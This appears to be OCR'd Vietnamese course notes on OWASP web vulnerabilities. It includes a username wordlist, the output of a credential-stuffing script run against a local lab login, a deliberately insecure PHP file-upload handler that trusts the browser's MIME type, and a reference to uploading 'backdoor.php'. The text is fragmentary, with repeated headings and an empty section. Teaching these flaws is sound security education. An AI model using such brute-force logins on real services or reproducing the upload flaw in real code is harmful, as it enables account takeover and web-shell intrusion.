
```
1  user01
2  hahien
3  ngoctho
4  admin
5  user02
6  user03
7  user
```

wu.txt

```
1  user01
2  hahien
3  ngoctho
4  admin
5  user02
6  user03
7  user
```

```
┌──(root㉿hahien)-[/opt/lampp/htdocs/vulnera
└─# python3 Credential_stuffing.py
user01-user01-->fail
user01-hahien-->fail
user01-ngoctho-->fail
user01-admin-->fail
user01-user02-->fail
user01-user03-->fail
user01-user-->fail
hahien-user01-->fail
hahien-hahien-->sucess
hahien-ngoctho-->fail
hahien-admin-->fail
```

# 5. BROKEN AUTHENTICATION



# 6. SENSITIVE DATA EXPOSURE

- Các dữ liệu nhạy cảm như thông tin cá nhân người dùng, số tài khoản tín dụng, mật khẩu không được lưu trữ và bảo vệ cẩn thận.
- Dữ liệu khi truyền qua các giao thức không an toàn như HTTP... rất có thể bị bên ngoài sniper dữ liệu làm lộ dữ liệu gây ra hậu quả to lớn.
- Các dữ liệu nhạy cảm khi lưu ở trong file không được mã hoá và bao gồm các file backup khác có thể bị attacker truy cập trái phép
- Không dùng các thuật toán mã hoá yếu, có lỗ hổng dễ giải mã.
- 1 số lỗi thường gặp: -
  - Cleartext Storage of Sensitive Information
  - Cleartext Transmission of Sensitive Information

```php
<?php
    ini_set('display_errors', 1);
    ini_set('display_startup_errors', 1);
    error_reporting(E_ALL);
    if (isset($_POST["submit"])) {
        $target_dir  = "upload/";
        $target_dir .= basename($_FILES["file_upload"]["name"]);

        $upload_name = $_FILES["file_upload"]["name"];
        $upload_size = $_FILES["file_upload"]["size"];
        $upload_type = $_FILES["file_upload"]["type"];

        if ($upload_type == "image/jpeg" or $upload_type == "image/png" or $upload_type == "image/jpg") {
            if (!move_uploaded_file($_FILES["file_upload"]["tmp_name"], $target_dir)) {
                echo "File Error";
            } else {
                echo "{$target_dir} successfully uploaded!";
            }
        } else {
            echo "File Error: Only JPEG, PNG and JPG files are allowed.";
        }
    }
?>
```

# 6. SENSITIVE DATA EXPOSURE


backdoor.php

vulnerabilities > backdoor.php

